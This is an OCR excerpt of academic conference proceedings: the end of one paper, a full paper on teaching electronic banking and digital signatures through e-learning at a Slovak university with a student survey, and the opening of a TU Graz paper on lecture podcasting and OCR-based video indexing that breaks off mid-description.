This model with minimal modifications could be also used for business analysis of the standard classroom education approach.

REFERENCES

[1] Turban, E., Aronson, J., Liang, T.-P. "Decision Support Systems and Intelligent Systems". 7 ed. Upper Saddle River, NJ: Prentice Hall, pp. 936 (2005).

[2] Fila N., Misnevs B., Utekhin G. Methodology of study programs improvement by using Key Performance Indicator, MIPRO, 2010 Proceedings of the 33rd International Convention, Publication Year: 2010 , Page(s): 884 – 890.

[3] Vensim 5 Modeling Guide. Copyright © 1998-2003 Ventana Systems, Inc. Revision Date: January 25, 2012. www.engga.uwo.ca/research/iclr/simonovic/es564/**modelingguide**.pdf

Introduction to Electronic Banking by eLearning Methods

M. Vejačka*
* Faculty of Economics, Technical University of Kosice/Department of Applied Mathematics and Business Informatics, Kosice, Slovakia
martin.vejacka@tuke.sk

Abstract - With advances in the use of ICT in education, the education areas extend. With the introduction of electronic banking, there was a need to include theoretical knowledge and practical skills in this area into the educational process. At our faculty, obligatory course of Electronic Services in Banking is provided to our students. Students can try the operation of electronic banking on virtual Electronic Online Bank. This course is based on eLearning methods (using LMS, use of virtual bank by students, training videos etc.). Students have the opportunity to come into contact with various forms of electronic services in banking (from already technologically obsolete to new emerging ones). This course increases the awareness of electronic banking among the young generation, which usually just opens its first current accounts in banks. The emphasis is on safety and security of electronic banking services, including the principles of electronic signature. Our course also provides to students the experience of electronic signature usage in other areas, besides of banking services. This supports the use of e-Identity in the e-Government among the future users of these services. During the year 2011 was conducted electronic questionnaire survey on students' awareness of electronic banking services before and after the completion of course. The results serve as feedback, which provides important suggestions for changes in the educational process.

I. INTRODUCTION

Information and communication technologies (ICTs) are one of the fastest growing industries today. Their influence is significant in everyday life of people in developed countries. The use of ICT makes easier many activities in the field of economics - among the most significant areas may be included investment, stock exchanging, business management etc [1]. Dynamic development of ICTs brought us also new possibilities of banking services provision. New area of electronic banking emerged.

The characteristic feature and the biggest advantage of electronic banking services is continuous all-time access for clients to their bank accounts. The access that is independent of bank opening hours with convenient and rapid exchange of information between the bank and its clients. It gives the opportunity to carry out domestic and foreign payments, regardless of whether the client is home, on business or on holiday, from anywhere in the world (with an adequate technology). Such communication is very effective for the client, while it significantly saves time and money. The bank is charging lower fees for all the operations carried out electronically than the fees for traditional brick-and-mortar branch transactions. Moreover an advantage for companies is the fact that transaction data can be directly transferred from and to electronic accounting firms [2].

Electronic banking is providing banking products and services to clients through electronic. These products and services may include taking deposits, lending, management accounts, financial advices, electronic payments and other products and services such as electronic money.

The client communicates with the bank at a distance using electronic communication media like telephone network, public data network dial-in, GSM mobile network, as well as through global web of information - the Internet.

The prerequisite for electronic banking services provision is to assure it technologically. This implies increased costs for banks' technical infrastructure. On the other hand electronic banking relieves network of brick-and-mortar branches of their duties, mainly in area of payments (over 87% of payments in Slovakia are non-paper based [3]). This fact allows banks to cut costs on brick-and-mortar branch network.

Increasing role of the electronic banking is a fact and in accord with this trend was decided to offer e-learning course about this phenomenon to our students already at the beginning of new millennium. In this paper is presented the way of aspects of modern electronic banking introduction to students at our faculty. It is done in course named Electronic Services in Banking [2].

II. COURSE OF ELECTRONIC SERVICES IN BANKING

The course of Electronic Services in Banking (ESIB) is obligatory for all students (of both distant and face-to-face study organization forms) of third year of bachelor study in Finance, banking and investment specialization at Faculty of Economics, Technical university of Kosice. The ESIB course is based on e-learning methods to allow course completion without necessity to visit lectures personally. Therefore ESIB course has distant character even for students of internal study program. Face-to face parts of course have only consulting character and they are not obligatory [4].

Main topics of our course of Electronic Services in Banking are following:

- Electronic signature

- Internetbanking
- Homebanking
- WAP Banking
- Mobile Banking

Important part of ESIB course is also students' semestral work consisting from real-life experience with chosen topic related to electronic banking [2].

Students are informed about multiple forms of electronic banking combined with practical try out of given forms. Also safety and security of services of electronic banking is addressed. The ESIB course also gives emphasis on the topic of electronic signature usage. Students familiarize with its principles and test its use for e-banking purposes and for secured electronic communication [2].

During the course LMS Moodle is main medium for information provision [5]. LMS Moodle is used for e-learning courses on our faculty as standard Practical skills with e-banking are acquired mainly through using virtual bank (Electronic Online Bank – EOB – ebanka.tuke.sk). Virtual bank software was provided by local firm UNICOM for free in old out-dated version, but for educational purposes of our course has satisfactory options. Students have the opportunity to try out the technologically advanced forms of financial services from those already obsolete to progressive. For authorization purposes it supports also electronic signature [6].

Secure encrypted communication with use of electronic signature is explained by sending signed and encrypted emails and their subsequent decryption and verification of signature. Information and instructions about use of electronic signature for communication are provided via web page which also represents certification authority of the Faculty of Economics (ca.ekf.tuke.sk, see Figure 1.). Certification authority also issues private certificates for students for course purposes as well as for their private use. This certification authority is based on EJBCA open source PKI certificate authority. File and email encryption is allowed by use of free software GPG4win (version 2.1.0) and Mozilla Thunderbird [2].

A. *Electronic signature*

In part of our course dedicated to issues of electronic signature is introduced to students by its basic principles including:

- symmetric and asymmetric encryption (RSA),
- digital signature vs. electronic signature,
- electronic signature legislation,
- electronic signature applications and software solutions,
- electronic data interchange,
- Public Key Infrastructure (PKI),
- certification and registration authority.



Figure 1. Certification authority of Faculty of Economics

The possible role of electronic signature in emerging digital economy is discussed with emphasis on the possibilities of electronic signature use in communication and authentication not only for purposes of electronic banking but in general. Possible role of electronic signature in e-Government allowance is also described. The terms of electronic and digital signature are differed according to our legislation. While electronic signature is broader legislative term, digital signature is one technological solution corresponding with theoretical definition of electronic signature.

Public Key Infrastructure (PKI) is explained theoretically as well as practically with support of Certification authority of the Faculty of Economics. Students acquire their own private certificates in way similar to real conditions of PKI. Management of certificates is provided by GPG4win free software. They try sending encrypted and signed emails via Mozilla Thunderbird email client and also test their decryption and signature verification. Web page of certification authority also contains manuals for use of certificates. The most of the manuals are in form of video with instructional written commentary. Practical test of acquired skills with use of electronic signature consist of encrypted (for lecturer) and signed (by their own digital signature) text file submission via LMS Moodle. Students thereby get both theoretical knowledge and practical experience with electronic signature by use of e-learning methods [2].

B. *Internet banking*

Development of a global computer network brought to the relationship between the client and the bank a new quality and comfort. Internet banking technology is the most attractive and fastest growing electronic banking services. The newest trend is to use internet banking via mobile smartphones. In comparison with homebanking, it eliminates the need to use special software to communicate with banks. It makes banking services accessible from anywhere in the world by computer with an Internet connection.

Probably the most important issue is to provide internet banking services in secure way. Safety and security of its use is question of user's safe behavior so as it is a technology issue [2].

Technological approach to security of internet banking brings variety of methods for authentication and authorization. Users have their specific user name (login) and password assigned. In addition they have for authorization and identification various possibilities as GRID card, SMS code, OTP token or digital signature on



Figure 2. Virtual bank – Internet banking interface

safe device. On the other hand clients also have to adhere to safety rules while using internet banking [2].

Internet banking is provided by financial institutions in comparison with homebanking for lower fees (some banks provide it for free) and it doesn't need specific software installed. Modern smartphones also support internet banking, what makes it even more available. All its advantages made from internet banking the most used form of electronic banking.

In ESIB course students often come to touch with internet banking for the first time, while the most of them are in young age when they did not use any bank services before. Theoretical information on internet banking is provided via LMS Moodle in form of text as well as instructional videos. Practical use of internet banking is supported by internet banking module of EOB virtual bank (Figure 2.). Our Electronic Online Bank supports authorization by one-time passwords and digital signature and students try both these forms of security practically. Various services (like payments (even delayed and permanent), collections, electronic statements etc.) available via EOB's internet banking are tested by students. Obligatory practical task is to accomplish pair of opposite transactions (payment and collection) over student's account authorized by digital signature via internet banking of EOB.

C. Homebanking

Homebanking is the oldest (in the world since 80s) and one of the most frequently used form of electronic banking services, primarily intended for institutional clients, small and medium enterprises. In addition to traditional customer benefits (time saving, all-day contact with the bank, etc.) and relieves the bank employees, while some part of their workload is transferred to clients, saving time for other activities (to increase efficiency). This form of electronic banking is particularly useful for companies engaged in a number of payment orders per day, and wishing to accelerate communication with the bank.

It is based on communication with a client bank via a computer equipped with special software from the bank, while the actual data transfer via network. Security and authorization is ensured similarly as by internetbanking. Two basic types of operations are allowed by homebanking: passive (information about balance on his account, the turnover for a period of time, transfers, current exchange rates, interest rates) and active (transfers, domestic and foreign payments, mass payment orders, debit orders, text messaging). Home banking is part of the bank information system is dependent on him. Majority is working off-line in relation to the bank's central information system and individual financial transactions are carried out in batches. Banks usually charge a service for the initial start-up fees (for program installation and training), and then pay a monthly or annual fee for operation [2].

Students are instructed about installation of the homebanking application. Initial login to the homebanking application, defining users and their rights are explained afterwards. Further instructions (adjusting accounts, modules administration, network connections and dialing) about homebanking administration are given to course attendants. Students come to know about active and passive account operations, importing and exporting banking operations [2].

Theory on topic of homebanking is provided to students via LMS Moodle as a text. For practical exercise of homebanking use serves client software BPS Komitent (Figure 3.) available for download from LMS Moodle. It communicates with homebanking module of our virtual bank. Students then learn to use variety of services (e.g.



Figure 3. Virtual bank –Homebanking module- BPS Komitent

all kinds of payments, statements, transaction lists etc.) as well as software-specific communication with EOB's homebanking module. Practical test of knowledge in this part of ESIB course consist of performing payment and collection of same amount of funds via homebanking [2].

D. WAP banking

With the development of mobile technologies it was logical that it has started to be used for banking services providing. One of the first mobile technologies used for electronic banking was WAP (Wireless Application Protocol) technology. The WAP banking can be used by mobile phone (and therefore GSM technology), but its nature is very similar to Internet banking.

Unlike services that are based on the principle of SMS text messages sent via mobile networks, WAP-banking based on the use of wireless application protocol for data transfer. WAP technology has undoubtedly an advantage in fact that the bank itself providing WAP-banking is not directly dependent on the mobile operators or internet providers. For this service the client needs to possess a mobile GSM phone supporting WAP protocol and data transmission activated by mobile operator. Bank then grants access to its WAP server. Both active and passive banking operations are enabled by WAP banking.

WAP banking security is based on WTLS 128-bit encryption of connection, what is equivalent of the SSL 3.0 protocol used in Internet banking, Identification and



Figure 4. Wap emulator – UP.Simulator 4.1

authorization is ensured similarly to internet banking. However speeds of WAP transfers are low already for today's standards and WAP banking is substituted by other faster forms of mobile banking [2].

Students are informed about electronic banking through WAP, although it is now an obsolete technology. Rise of 3G technologies, GSM banking and internetbanking in smartphones crowded WAP banking out of use in recent years. Still it is useful to introduce this electronic banking form to students to familiarize them with basic principles of mobile banking. Practical use of WAP banking is emulated via WAP emulator. Attendants of course are instructed about installation and connecting to the electronic online bank via WAP emulator. Students can try active and passive operations after introducing basic WAP banking menu and its abilities to them. Finally WAP banking is compared with the Internet banking and Homebanking, especially in security area [2].

All documents containing theoretical information on WAP banking are available through LMS Moodle. For WAP banking simulation is used UP.Simulator 4.1 from Openwave Systems Inc (Figure 4.). Its installation file is available also on LMS Moodle. The course attendants try the most of possibilities of WAP banking available in this simulator. Similarly to other forms of e-banking their final practical test in area of WAP banking is accomplishment of two specific transactions using WAP simulator.

E. Mobile banking

Mobile banking is term commonly used for identification of group of electronic banking forms. Basic form of mobile banking is GSM banking. After tremendous growth in the number of mobile users in recent years, the introduction of this service was a necessity. The main prerequisite for GSM banking is mobile phone with support of SMS (Short Message Service). Also bank has to have agreement with mobile operator about GSM-banking services provision. Active and passive operations are executed by sending SMS messages in specific form. The bank answers also by sending response SMS messages [1].

The term GSM banking, the banks often referred to SMS banking service, which consists solely of communication via SMS. Another form of mobile banking is more comfortable SIM Toolkit banking. It is similar to SMS banking, but user does not need to know exact syntax of SMS to make desired bank operation, because special application stored on his mobile SIM card allows him to create and send correct SMS automatically. With the expansion of mobile hand held computers, another form - mobile banking emerged. It also uses communication with bank via GSM network and it is designated for hand held computers and PDAs with GSM support. Confidentiality of transmitted data is secured by GSM network encryption. All these three forms allow active and passive bank operations, but in recent years they are substituted by internet banking available in modern smartphones. It is logical trend, while internet banking is easiest to use. Also its price is the lowest with still cheaper and faster mobile internet connections and expanding web of Wi-Fi hot-points.

GSM banking is explained via practical use of PDA (handheld computer) emulator. Instructions for self installation of the emulator are available for all attendants. Both active and passive operations available in GSM banking are demonstrated. Students are also provided with information about SMS banking, specifically SMS messaging structure for all accessible operations. SIM Toolkit banking as technologically more advanced extension of SMS banking. All these forms of electronic banking are commonly called mobile banking. To test acquired knowledge of course students, they have to commit two opposite payments (payment and collection) with same amount via GSM banking emulator.

Theoretically introduced are all forms of mobile banking. All necessary information is available in our LMS in text form. Practical use of mobile banking is demonstrated by simple demos available at bank sites (e.g. http://www.csas.cz/stat/csie/gsm/gsm_flash_home2.html) and by simple Java application (Figure 5.) shared via LMS Moodle. Mandatory practical task in this part of ESIB course consist of sending SMS banking message via email (this solution is chosen due to technical barriers on virtual bank side).

F. Semestral work

Semestral work in ESIB course consist of short essay on topic related to electronic banking. It should not be of theoretical character, but it should contain the real experience of a student with given topic expressing also his own opinion regarding the theme. All semestral works are accessible through LMS Moodle for other students to allow experience sharing between them. Semestral works are source of many observations of electronic banking from basic user's point of view and often ideas about future development in this area.

As stated before the ESIB course is strongly e-learning based. Whole education process uses learning management system Moodle, where all necessary sources (text scripts, animations, graphics, videos, software simulators, emulators) are shared. LMS supports also chat, instant messaging and blogs, but course attendants do not



Figure 5. Java based mobile banking demo

use it very frequently. The ESIB course is supported also by virtual electronic bank and Certification authority of Faculty of Economics, which allow course's practical parts take place fully in electronic environment.

III. COMPARATIVE SURVEY

In year 2011 has been committed survey about students' experience with electronic banking before the beginning of ESIB course and after its completion. Students were asked about their knowledge in area of electronic banking, their experience and opinion on it. Also their willingness to use electronic banking is investigated. Finally feedback from students on ESIB course was gathered. The results from this survey serve as base for implementation of relevant suggestions from respondents into education process.

Students were addressed through LMS Moodle, which is also used for teaching of the course. The answers were received from 184 respondents. Complete accuracy of this data depends on a careful filling in questionnaires by students. The survey was conducted entirely electronically via the web application of Google Docs.

First group of questions contained acquisition of demographic data about respondents. All relevant demographic data are shown in following table (TAB. 1):

TAB. 1: DEMOGRAPHIC DATA OF ESIB COURSE ATTENDANTS

Gender	**Count**	**Percent**
Men	58	31,4
Women	127	68,6
Age		
20 - 25	134	72,4
26 - 30	32	17,3
31 - 35	11	5,9
36 and over	8	4,3
Residence		
Large-sized city (over 100 000 citizens)	92	49,7
Medium-sized city (40 000 to 100 000 citizens)	19	10,3
Small town (5 000 to 40 000 citizens)	22	11,9
Village (under 5 000 citizens)	52	28,1

Source: author

Gender composition of respondents group shows that over two thirds of attendants of our survey (and course) were women, what reflects long time trend of female students on our faculty. Because both internal and distant students were included, variety of ages between respondents was bigger, while external students are often older persons already having job in opposite with internal students. Still the majority of respondents were young people between 20 and 25 years of age. Bigger variability was in the area of residence. This often affects availability of internet services in Slovak conditions, which is better in bigger towns. Around 40 percent of respondents are from small towns under 40 000 citizens, what can be cause of problem with availability of broadband internet at their residence.

Following results refer to survey before the start of ESIB course. First group of questions was oriented on using electronic banking in general. Over 75 percent of course attendants acknowledged use of some form of electronic banking, while the majority (72 percent of all respondents) uses internet banking (mostly for payments). The rest (under 25 percent) was questioned about reasons, why they don't use any form of e-banking. Around 16 percent (of all respondents) admitted that they are satisfied with brick-and-mortar branch services and they do not need to use e-banking. Almost 6 percent adduced mistrust to e-banking and 5 percent does not use bank services at all. But the most of respondents admitted that they plan to use e-banking services more intensively.

Approximately 62 percent of course attendants admitted that e-banking services are important for decision about financial services provider and most of them prefer internet banking before other forms of electronic banking. Frequency of e-banking services usage was also investigated. Around 53 percent of respondents use electronic banking services on weekly basis, almost 18 percent at least once per month. The rest of e-banking services users use it less frequently. Over 81 percent of respondents preferred electronic payment forms before cash payment. Besides the electronic payment services 58 percent of respondents are willing to use deposit services, 54 percent insurance services, over 28 percent credit services and 27 percent investment services via e-banking.

Another group of questions was aimed at area of electronic banking security. Over 33 percent of respondents stated as the most secure and simple way of securing of e-banking is a GRID card, 31 percent would prefer one time password code delivered by SMS message, 20 percent consider as the best solution one time password generators and 16 percent electronic signature. In real usage of security means leads GRID card with 58 percent of users, followed by one time passwords (with all forms of delivery) with 41 percent and only 1 percent by private key on basis of digital signature. While questioning the apprehensions from e-banking use, it was found out that 89 percent respondents fear of third party abuse, 35 percent think that security failures root in human factor on side of banking institution and 22 because of technical imperfection of IT solutions. Over 59 percent admitted failures in safety rules adherence, which could lead to easier e-banking misuse. Almost 92 percent considered protection against harmful software as important for e-banking safety.

The role of electronic signature in e-banking according to respondents' opinion was questioned also. Almost 35 percent did not succeed in choosing safe forms of digital signature storage, but 72 percent considered digital signature as safe and suitable form of authorization and identification for e-banking. Also 59 percent adduced digital signature as adequate for e-government and e-health applications.

Following results were acquired from survey after ESIB course completion and are presented in comparison with results of survey accomplished before the course.

After attending the ESIB course the percentage of e-banking users between respondents rose to 79 percent.

Most of respondents also indicated that they started to use more forms of e-banking (e.g. passive SMS banking in form of informative SMS messages from banks alongside internetbanking). Only 2 percent of participants still adduced mistrust in e-banking, what represents only one third of percentage of respondents before ESIB course. The importance of e-banking services for decision about financial services provider increased from 62 percent of course attendants to almost 75 percent. There was also small increase in frequency of e-banking services use to 55 percent of users on weekly basis.

In the area of questions about e-banking authorization forms was recorded also positive change. Preference of GRID card (what is not very safe solution by current standards) decreased from 33 percent of respondents to only 27 percent. Other more secure forms of e-banking authorization recorded slight increase in preference. Furthermore in real life use was recorded shift from GRID card usage (decrease from 58 percent to 54 percent) to one-time passwords (increase from 41 percent to 45 percent). Percentage of digital signature usage remained at 1 percent, while it is less available to regular bank clients in Slovakia. All group answers about the apprehensions from e-banking use decreased around 10 percent, what indicates improvement in area of trust in e-banking. Increase in percentage of admitted failures in safety rules adherence (from 59 percent to 71 percent) shows probably better knowledge of safety recommendations. Respondents should not only know these recommendations, but also act according to them, so this is the area where the course should be improved. Over 98 percent indicated protection against harmful software as important for e-banking safety, what represents positive result in e-banking safety area.

Feedback from students on ESIB course acquired by survey after the course attendance contained mainly suggestion to widen the topics of course with area of e-payments (like PayPal) and cards for contactless payments (like PayPass technology). They would also welcome audio narration in some instructional videos. It is planned to fulfill these suggestions (where applicable) in next year's course. The ESIB course acquired evaluation of 87 percent of satisfaction from our students after the course. Such feedback brings us important ideas for changes in our ESIB course.

Alongside this survey was also tested the theoretical and practical knowledge before and after course completion to measure knowledge improvement of students. Test consisted of 20 questions with one or multiple correct answers. The success rate rose from 41 percent before course to nearly 83 percent after it. This data indicates great improvement in students' knowledge and skills in area of electronic services in banking thanks mainly to their attendance of our course.

IV. CONLUSION

To the increasing role of ICT in the area of providing banking services our faculty reacted with the introduction of Electronic services in banking course, where participants get theoretical knowledge and practical skills in this area with support of e-learning methods [7]. Students try out the electronic banking services on virtual Electronic Online Bank, certification authority and simulation software. The course introduces also the topic of electronic and digital signature and its use in banking and non-banking practice. This improves the conditions for the use of electronic communications services in e-government among future users of these services.

In last year course was conducted comparative questionnaire survey on many aspects of students' knowledge and skills in area of electronic banking services. It was conducted before and after the completion of the course. The results showed us many positive improvements in students' knowledge. The course attendants got a lot of useful information and acquired practical experience in e-banking use. It also increases the awareness of electronic banking among the young generation of potential bank clients. The survey brought us also important feedback, which includes suggestions for changes in the educational process of ESIB course in following years.

ACKNOWLEDGMENT

This paper has been prepared with the support of the project of VEGA grant scheme no. 1/0945/12 "Security models of distributed systems providing electronic services".

REFERENCES

[1] D. Paľová, "ICT supported education - one of steps to achieving european knowledge economy," 2011, In: MIPRO 2011: 34th international convention on information and communication technology, electronics and microelectronics, pp. 295-300, ISBN 978-953-233-063-2.

[2] J. Bucko, "Elektronické služby v bankovníctve," 1st edition, Košice : TU, EkF, 2009, p. 92, ISBN 978-80-553-0196-9.

[3] European Central Bank, "Payment statistics," 2011, Available at: <http://sdw.ecb.europa.eu/reports.do?node=1000001958>.

[4] D. Paľová and L. Révészová, "Riešenie vedeckých projektov a inovácie vzdelávania," 2010, In: Academia, No. 1-2, pp. 15-20, ISSN 1335-5864.

[5] Moodle.org (available at: http://www.moodle.org), last visit: February 6th, 2012.

[6] L. Révészová, "Creation of projects as a modern education tool," 2011, In: MIPRO 2011: 34th international convention on information and communication technology, electronics and microelectronics, pp. 301-305, ISBN 978-953-233-063-2.

[7] N. Urbančíková and V. Penjak: "Distance Education at the Faculty of Economics, Technical University of Košice," Proceedings of ICETA 2003 conference, Kosice, Slovak Republic, pp.485 – 487.

Podcasting for Electrical Power Systems

Y. Grigoriadis*, L. Fickert**, M. Ebner*, M. Schön*** and W. Nagler*
* Graz University of Technology/Department for Social Learning, Graz, Austria
** Graz University of Technology/Institute for Electrical Power Systems, Graz, Austria
*** Graz University of Technology/Lifelong Learning, Graz, Austria
ypatios@gmail.com , lothar.fickert@tugraz.at , martin.ebner@tugraz.at , mrtnschn@googlemail.com , walther.nagler@tugraz.at

Abstract - This paper reflects six years of managing (lecture) recording activities at Graz University of Technology (TU Graz) with a special eye on the broad experiences of the Institute of Electrical Power Systems of TU Graz (IFEA) according to podcasting as well as their advantages of using this service. Furthermore the paper analyses the history, development, and management, its increase, aspects of evaluation, and didactics as well as its future trends, facing the challenges of a university wide automated recording system. The paper too presents the latest development of an integrated search functionality offered for each single recording serviced by the Department of Social Learning (DSL) of TU Graz. This is made possible on base of OCR (Optical Character Recognition) recognition of indexed video frames. Podcasting has become an integrated part of teaching activities at IFEA and at TU Graz in general. It will be further enlarged to an automated system providing high quality multimedia lecture recordings.

I. INTRODUCTION

Podcasts revolutionized modern music market latest since Apple had conquered it by introducing its iPod and iTunes platform to the audience as well as Google´s YouTube had turned video publishing to be mere child´s play. Though a podcast by definition is an audio file distributed automatically via RSS (Really Simple Syndication) technology to the user today the term is widely used for nearly any audio and video file offered or broadcasted over the Internet. In the following paper the term podcast is therefore meant to be any kind of recording offered to students regardless whether it can be achieved via RSS or not [8].

It is ignorant to think that podcasts will stop at school´s or university´s doors. It has become usual that students privately record lectures which they are often not allowed to. At least, because of that it has become evident for an education institution to offer recording services. At Graz University of Technology these services started as a centralized task in autumn 2006 for the entire university in the course of the formation of the Department of Social Learning as a part of the Information Technology Services (ITS). One of the first adopters of implementing the services has been the Institute of Electrical Power Systems of TU Graz. From the very first day, IFEA was a professional partner to cooperate with DSL. Since 2006 over 400 hours of recordings of lectures of IFEA could have been offered to the students. Professor Lothar Fickert, head of IFEA, showed immediate interest on the possibilities of the medium and the way students could benefit from it. His reasons to have the lectures recorded were on one hand personal interest to effectively integrate new technologies into the teaching scenarios. A second motive for the use of this service was the fact that the head of institute in his function as dean of studies was increasingly confronted with the fact that many students could simply not be present during lecture hours because they had to work to earn their living. In order not to exclude such persons from university education, it was the aim of the head of institute, to make learning contents more easily accessible to even those students by offering podcasts. This approach is not to be mixed up with distant learning scenarios that lack phases of physical presence at the university. Clearly, the documentation and distribution of lectures by assistance of media such as audio, video, on-screen interactive systems or similar gives a peerless advantage to students of any curriculum. In this paper the author's goal is to present the current state of recording services and developments regarding the process of indexing video podcasts at TU Graz, pointing out any factors which could be particularly beneficial for students of Electrical Engineering courses.

II. PODCASTING SERVICES AT TU GRAZ

The podcasting services by DSL for the entire TU Graz started in autumn 2006 with a couple of lectures being recorded on voluntary base; IFEA was one of the first to cooperate. In the course of this initial phase evaluations among the lecturers and students helped us to find an appropriate workflow from recording to output formats. After a phase of trial-and-error a simple standard was found recommending at least a minimum of didactical pre-settings [10]. Other research works corroborate this didactical need [1] [3] [6] [9] [12]. The services were enriched by the installation of a distinct live streaming server in autumn 2008 and by the launch of TU Graz´s own Apple iTunes U platform for publishing media files via that way in autumn 2010. Since autumn 2010 a project for enabling fully automated recordings of lectures is going on. The project will be finished in autumn 2012. One of the first big steps has been reached by enhancing the post-recording procedure with a method that results in a text based search of the video recorded. Further development will integrate this effort into the overall process of automated recording.




Figure 1. Total number of recordings and recorded time

The need for automated recordings constantly increases due to the fact that all recordings are serviced manually by DSL at least according to post-processing tasks. Very often the recording itself had to be carried out by members of DSL. This limitation on manpower and equipment resources can be faced with automating. Fig. 1 gives an idea of the constant growing total number of recordings and recording time since the beginning in 2006. Every 8th recording was done for IFEA; thus IFEA still is the most powerful user of this service.

Furthermore, polls and several evaluations (n=430) had been carried out, reflecting the high approval of the services in general. Nevertheless, the services constantly needed to be improved mainly regarding to quality of the output and effectiveness of workflow as well as general enhancements. Fig. 2 and Fig. 3 sum up the results of evaluations done between 2006 and 2008. A quarter of all asked students did go through all of the recordings, but 20% did not use any of it. More than half of the students stated that the quality is well. The most interesting fact due to didactical aspects is the most selected reason for not using recordings for learning purposes: 50% (10% of all polled students) said that recordings have no relevance for examination. But 37% of the students watching the recordings use it for repetition of lectures and specific parts of lectures [13]. This points out that providing podcasts is a requested goody indeed, but without didactical settings that take care of the new medium the effective benefit may not be seen instantaneously. During the ongoing project of automating further evaluations are carried out to investigate on an improvement of didactical challenges.




Figure 2. Results from the evaluations of 2006 to 2008 [14]




Figure 3. Results from the evaluations of 2006 to 2008 [14]

Additional oral evaluations were carried out personally by the head of IFEA, Prof. Fickert to find out student´s personal opinion about podcasting. They took place after the combined written and oral tests. There were a surprisingly high number of students to notice that reported to have listened to the podcasts in addition to studying the scripts and lecture notes. Those who have learned in this way were also able to answer specific questions in an easier way during the later examinations than other listeners who had learned only on base of a given script and their lecture notes.

III. INDEXING VIDEO PODCASTS

A. *Why is there a Need for Indexing Podcasts?*

There are several advantages for learning purposes coming along with podcasts such as repeatability of process oriented content or the fact that in case a student missed a lecture she/he may catch it up later on. Especially for content with a lot of calculations, drawings, or more generally spoken, with developing content recordings are a very nice to have for later understanding. This is particularly interesting for subjects on Electrical Engineering with lots of equations, calculations, and drafts. One of the most unpleasing disadvantages of recordings of lectures is it´s average duration which makes it hard to use in case a student is searching for a specific topic, term, or part of the lecture. She/he would have to browse more or less randomly through the podcast spending valuable time. The student needs to remember the part of the lecture the content searched for has been taught. A search functionality on base of speech and text analysis within the podcast can help a lot. Thus, indexing the podcasts is required first to ensure effortless and accurate accessibility of content in demand.

There are different ways of indexing a video podcast; thumbnail generation, audio transcription, text extraction from video frames, or even user tagging. Most of these are very time consuming and cannot be carried out fully automatically at all. Since it is the project´s aim to have a completely automatic recording system installed the authors have been working on a custom method for extracting text from a screen-capture video as well as

thumbnail generation as the first step in the process of making podcasts searchable.

B. Overview of the Methods

The general recording service provides a recording of the lecturer´s spoken word using wireless microphones (Sennheiser EW 100 3G) and a screen-capturing of the lecturer´s laptop which by default is similar to the projector´s output for the students. According to the screen-capturing the lecturer´s presentation is being captured by screen-capturing software. Very often the presentation is a sequence of prepared slides (Microsoft PowerPoint, Apple Keynote, or comparable software) but not exclusively. Lectures held with the use of a tablet PC allow emerging content during the lecture by writing and drawing on the tablet´s surface. Those handwritten screen-captures are hard to be indexed for the later search functionality. Nevertheless they should be given a try too. The goal of the procedure described in the following is to extract the useful information (text) directly from the video but not from the presented file.

At IFEA customized software for presentations under the name "IFEA Viewer" [5] had been developed and generally used. The pre-chosen fonts of this program ensure flawless text extraction and the design of the viewer's main layout allows picture-in-picture (PiP) integration, which means that a camera taken video stream of the presenter/lecturer can be embedded in the main screen-capture video.

Key technologies for text extraction and indexing are Optical Character Recognition and the capabilities of the Advanced Video Codec (AVC). OCR refers to algorithms which extract the text information in electronic form from image documents such as formats TIFF and JPEG (scanned or digitally generated) with the purpose of making the text editable, searchable, more compact for storing, just to name a few. The AVC (also known as H.264-codec) is the codec used for the production of the final video podcast within an MP4-container. During the encoding, essential information for the indexing procedure concerning the type of the frames as well as their temporal position in the video file (timestamp) is delivered from the AVC.

It is thus meaningful that the indexing procedure is smart integrated in the main editing/encoding routine in a manner that facilitates the information flow between the active modules. In this case the editing/encoding routine consists of a Perl script that automatically carries out most of the tasks of the podcast production, coordinating the tools used as well as introducing inherent algorithms for text filtering or frame sorting. The overall flow of the podcast production can be reduced to the scheme shown in Fig. 4. The detailed description is shown in Fig. 5 and is described in the following chapter.

At this point of the paper the term *TeachCenter* within Fig. 5 needs a short explanation. The TeachCenter is the Learning Management System (LMS) of TU Graz since 2006. It bases on the platform called WBTMaster that has been developed and used by the team of Prof. Nikolai Scerbakov at the Institute for Information Systems and



Figure 4. The overall editing/encoding routine




Figure 5. The editing/encoding routine in details

